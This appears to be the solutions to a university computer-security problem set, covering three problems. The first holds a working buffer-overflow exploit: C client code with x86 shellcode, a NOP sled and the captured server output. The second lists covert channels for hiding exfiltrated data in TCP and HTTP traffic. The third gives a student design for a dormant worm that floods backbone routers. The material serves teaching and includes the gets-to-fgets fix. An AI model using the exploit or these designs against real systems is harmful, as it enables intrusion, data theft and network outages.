Problem Set 6 Solutions

Problem 6-1. Crash (Into) Me

A successful attack should have done the following things:

- Read the stack pointer sent by the server as a 32-bit value, then add at least 24 to it to get the new return address. The addition is necessary because the server reports the value of its stack pointer *inside of a subroutine*. When this subroutine is entered, a few items are pushed onto the stack, causing it to grow downward. In order to point into the server's buffer, the stack pointer address must be increased.
- Allocate a buffer significantly larger than 512 bytes (e.g., 560 bytes would suffice). This buffer would contain (in order): a bunch of NOP codes to serve as a "landing pad" for the return address, followed by the shell code (provided in the Aleph One paper) to execute `/bin/ls` or `/bin/sh`, then filled in with several copies of the new return address, least-significant byte first, and aligned on 4-byte boundaries.
- Send the contents of the buffer over the socket, terminated with a newline (`\n`) character.
- Wait a moment to allow the server to send its reply.
- Receive the data over the socket, and either (in the case of `/bin/ls`) print it to the screen, or (in the case of `/bin/sh`) enter an interactive loop to provide commands and receive their outputs over the socket.

The following very clean solution was submitted by Fred Gao, Jonathan Goler, Reshma Khilnani, and Seth Tardiff:

(a) The `gets()` function is unsafe because it does not specify a length of the string it gets from stdin. The string could be significantly longer than the allocated buffer and cause a buffer overflow which would overwrite potentially important locations in memory.

(b) Replace `gets(buf)` with `fgets(buf, 512, stdin)`. The `fgets` will only read in the specified number of characters from the stdin and ignore the rest. This would avoid overflowing the buffer.

(c) The approach we took in exploiting the server's buffer was to write a program that would open up the connection and interface with the server's standard i/o. The program would first fill a large buffer with the stack pointer given by the server incremented by a constant (we used 24). The beginning of this buffer is then filled with opcode of shell commands that would list the directory contents of `/bin`. Before the actual shell command, 24 no-op commands were pre-padded to give the stack pointer a large range to land in. The program then writes this large buffer to the stdin of the server and consequently overflow the buffer and overwrite the return address of the main() function.

We know that memory is allocated in 4-byte chunks, so since a significant number of 4-byte slots after the 512-byte buffer is filled with a malicious stack pointer, the return address of `main()` is bound to be overwritten. Hopefully, this stack pointer points back to the beginning of the buffer's no-op padding and the shell code would be executed. The directory contents would then be revealed.

Below is the directory contents of `/bin` on server1. We have also attached snippets of our program.


```
Welcome to server1. What's your name?
bin
boot
capture-the-flag.txt
dev
etc
home
```

```
initrd
lib
lost+found
misc
mnt
open
opt
proc
root
sbin
tmp
usr
var
?
```

6-1.cpp:

```
int process(int sock)
{
    char buf[1024];
    char buf2[512];
    unsigned long addr = 0;
    long stackp;

    /* Do something interesting */
    memset(buf,0,sizeof(buf));

    read(sock,buf2,sizeof(buf2));

    stackp = strtoll(buf2+3, (char **) NULL, 16) +24;
    printf ("%lx = %s\n", stackp, buf2+3);

    addr = (int) stackp;

    for (int i =0 ; i < 200 ; i++) {
      memcpy (buf + 4*i, &addr, 4);
    }
    buf[800] = '\n';
    buf[801] = '\0';
    puts(buf);

    memcpy(buf,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
    \x90\x90\x90\x90\x90\x90\x90\x90\x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88
    \x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31
    \xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/ls", 69);

    int buflen = strlen(buf);

    puts(buf);
    write(sock,buf,sizeof(buf));
    sleep(1);
```

```
        read(sock,buf2,sizeof(buf2));
        puts(buf2);
        exit(0);
    }
```



Problem 6-2. Covert Channels

Some of the covert channels identified include:

- Encoding data in the TCP Initial Sequence Number Field.
- Encoding data in the size of the TCP window. (Use an even window to send a 0, an odd window to send a 1.)
- Adding additional information to the HTTP header sent as part of SSL streams; because the SSL stream is encrypted, observers on the local network won't be able to read it!
- Modulating the packet size of successive packets in a TCP stream.
- Modulating the information contained in the last byte of each TCP packet in a TCP stream.
- Modulating the speed with which packets are sent. (This is somewhat inefficient and it might be hard to read the data on the other side, as the network might change arrival times, so a point was taken off for this approach unless there was a detailed discussion of how to tune the packet transmission speed for different websites.)
- Encoding information by the order in which images are requested from the web server.

Some groups suggested encrypting data with a public-key system. One group suggested compressing data rather than (or before) encrypting it, since this would both make the data sent smaller and would make it appear more random.


The following methods were not accepted because they would be too easy to detect:

- Having the browser send different cookies than it receives, relying on the fact that users will not notice if the contents of long cookies filled with BASE64-encoded binary data has changed. (This was not accepted because automated software could easily detect that cookies sent by the browser are not the same as cookies received.)
- Adding headers to the HTTP request (e.g. `X-Data: 39382304f232j3423j4kas3`).
- Adding additional elements, such as a language or image type, to an existing HTTP header.
- Changing the `User-Agent:` header.
- Changing the order of HTTP fields or elements within an HTTP field.

- Changing the order of TCP packets sent. Although you can encode information in this way, it's pretty easy to spot with a packet analyzer run on the same network as the client. If the previous version of $2 + 2 = 5$ was discovered, it's highly likely that this approach would be detected.
- Changing the contents of files uploaded to web services (for example, by adding a watermark to JPEG images uploaded to Shutterfly). Users could discover that files uploaded didn't match the files on their hard drives.
- Toggling the DF ("don't fragment") flag. If IP options and source port modulation was discovered, almost certainly this approach would be discovered as well.

The HTTP header attacks would have a much lower chance of being detected if they were restricted to HTTP headers sent by SSL. Answers that noted this received full credit; answers that did not had between 2 and 3 points deducted, depending on how well-reasoned the answer was.

Several groups suggested bouncing packets off a well-known site (e.g., sending a packet to `cnn.com` with a IP Source address of the actual intended destination). This was not accepted; it's easy to spot.



Problem 6-3. Shut Down the Internet

To shut down the Internet, many groups proposed a distributed denial-of-service (DDoS) on the DNS system. These attacks would work to bring down the global Internet, but would not work on their own for a targeted attack. The reason is this: if hosts around the world flood the (for example) MIT DNS servers, then the servers will be unable to handle legitimate requests for names in the `mit.edu` domain. However, users at MIT will still be able to reach sites outside the `mit.edu` domain, because the rest of the Internet's DNS servers are operational. A targeted attack would have to do additional work, such as flooding the entire victim network with traffic or attacking its important routers.

Many groups described how their worm would spread, but did not indicate what the worm's malicious payload would do (if anything). In general, these are different functionalities: the infection process can be slow and relatively harmless on its own, but the payload could launch a devastating attack at a certain time or when issued a remote command. Note that in many cases (e.g., Blaster, the Morris worm), the network load caused by the reproducing worm is *also* harmful, but this is as much a side effect as anything else.

The following solution was submitted by Alexandros Kyriakides, Saad Shakhshir, and Ioannis Tsoukalidis:

(a) Any time you connect 2 or more networks together, you have an Internet – as in inter-national or inter-state. Now, "the Internet" (with a capital 'I') is the largest such Internet on the planet. It was estimated in 2001 that the Internet had over 100 million host computers connected to it[1]. One key property of the Internet is that any two connected hosts should be able to communicate with each

[1] http://www.techweb.com/wire/story/TWB20010110S0020

other over a common protocol (given of course that they have the appropriate software installed, no firewall, etc). Thus there is an underlying global telecommunications infrastructure consisting of fiber optic cables, copper wires, and satellite links that connects all these computers together and allows the Internet to function. All hosts on the Internet use the TCP/IP protocols that evolved from the ARPANET of the late 60's and early 70's as their common base protocol.

The above description is the network view of the Internet. However one can also perceive it as a system that provides specific services. This would mean that what the Internet means to us is different than what it means to a farmer in a remote village in India, for example. For the farmer, the Internet may just mean email and the website of the local newspaper. Whereas to a student at MIT, the Internet means Google, a lot of the WWW, email, ftp, telnet, ssh, scp, and other things. So in this sense, to "shut down" the Internet would mean preventing a large percentage of global Internet users from obtaining the services they would normally obtain from the Internet.

In both senses, the Internet is a dynamic entity. In the network sense and if we look at the Internet as a graph, there are nodes coming on and off every second. Over longer periods of time, links are being constructed, new static nodes are appearing, and the graph is continually expanding. In the services sense, the services that the Internet has provided have changed over time. Initially the Internet was being used solely by the military to allow communication and sharing of information over long distances. It then spread to several large universities that were using it to share academic and research information. Today the Internet provides a myriad of different services including information retrieval, communications (video, voice, and text), streaming multimedia content, banking, etc. Since a system is typically defined by the services that it provides, we take the latter definition to be that of the Internet. Thus shutting down the Internet means preventing a large percentage of its users (say 80%) from obtaining the services that they normally obtain from it (whatever that service may be). We note that since these services are essentially being provided by the physical network, shutting the Internet down in the network sense implies shutting it down in the services sense. However the reverse is not true.

Another interesting way of viewing the Internet is as a union of 3 sets:

1. Computers that host information and provide this to others (web servers, POP servers, etc)
2. Computers that request information (clients)
3. Computers that relay the information from the server to the client (routers, SMTP servers, etc)

Any single host can be a member of one or more of these 3 sets. Then shutting down the Internet would mean, at a minimum, preventing a large percentage (say more than 80%) of the members of any one of these sets from performing their specified function. That is the systems perspective, which views the end nodes (sets 1 and 2 above) as just as important components of the system than the internals of the system itself (set 3). By eliminating set 3 and thus shutting down the Internet in the network sense, we prevent sets 1 and 2 from communicating with each other. However, we argue that even by eliminating set 1, although we haven't prevented sets 2 and 3 from communicating with each other, we have in effect shut down the Internet due to the definition of the Internet given by the services it provides today.

The length of time that the Internet should stay down in order for it to be considered "shut down" is arbitrary, however we believe that it should be noticeable and long enough to not be perceived as a minor glitch or hiccup (because these happen quite often). Thus any length of time greater than, say, 10 minutes would be reasonable.

(b) A worm has a limit on how fast it can spread. This is because it needs to target specific hosts with their IP addresses. Thus the limit stems from the fact that it needs to find these IP addresses. Ideally (or not ... depending on how one views worms), the fastest worm would know beforehand which hosts are vulnerable and will always succeed in infecting the targeted host. It would also not attempt to infect a host that is already infected. To infect a host, first the worm needs to establish a connection and then transfer its payload. In the best case, an infected host will target a victim host that is

"close" to it (i.e. one that it can establish a fast connection with). We estimate that on average an infected host needs 1 second to infect another host. Given this and the exponential rate at which the worm spreads, we can now calculate the time it would take for the worm to infect all the hosts on the Internet et. Given an estimate of 100 million hosts, the time taken would be $\log_2 100,000,000 \approx 27$ seconds.

(c) One key part of the worm's design has to be the method that it spreads. There are 2 main ways for a worm to spread:

1. By exploiting a vulnerability in an operating system (or a piece of software installed on that operating system) enabling it to connect over the Internet to another vulnerable host where it sends a copy of itself (this copy may be mutated).

2. As an attachment through email where recipients of the attachment run it and allow the worm to embed itself on the local host and then send infected emails to other email addresses.


The first method is a faster and more subtle way of spreading because it does not involve any human interaction. In the second case, the user has to actually open the attachment and many people today are aware of the dangers of opening random executable attachments. That is not to say that the worm will not be able to spread by email because some people do make mistakes and some are simply not aware of the potential dangers involved in opening attachments. The method of propagation for our worm could be either, but the former would be preferable since it is more efficient and will most likely infect a larger number of hosts. The operating system that we choose to infect is Microsoft Windows since our goal is to infect a large number of computers and the majority of hosts on the Internet et run Windows. It is also easier to find bugs in Windows and we are more friendly with the open source community than with Microsoft.

Embedded in our worm will be the IP addresses of 100 major routers on the backbones of the global Internet. The choice of routers will be distributed proportionate to the number of users that are highly dependent on the backbone on which the routers run. Most users all over the world are in some way dependent on the American and European Internet backbones, thus the majority of these 100 routers will come from those two. However we will also choose some routers on the Chinese, Japanese, and other large backbones in order to disrupt intra-national connections as well.

We will choose a time period from the time we launch our worm to the time of "attack" (more on this later). The time period will depend on the method of propagation that we opt for. Since we preferred the former method, we would say that a time period of one week is sufficient for a worm to spread to a large enough number of hosts. One important aspect of this worm is that it does not do anything else other than propagate up until the time of attack. This will ensure that it remains undetected[2].

At the time of attack, all the infected hosts will randomly pick one of the 100 routers on the list and will simultaneously flood them with network traffic thus grinding the Internet to a halt. We note that this worm is controllable based on the list of routers that is specified in the beginning.

[2]One problem with the Blaster worm was that it had a side-effect of crashing infected hosts. This alerted the anti-virus community and patches were generated before it could perform its denial of service attack.


Distribution of scores on problem 6-3:
70
60
50
40
students
30
20
10
0
0 1 2 3 4 5 6 7 8 9 10
points awarded
Average score: 8.25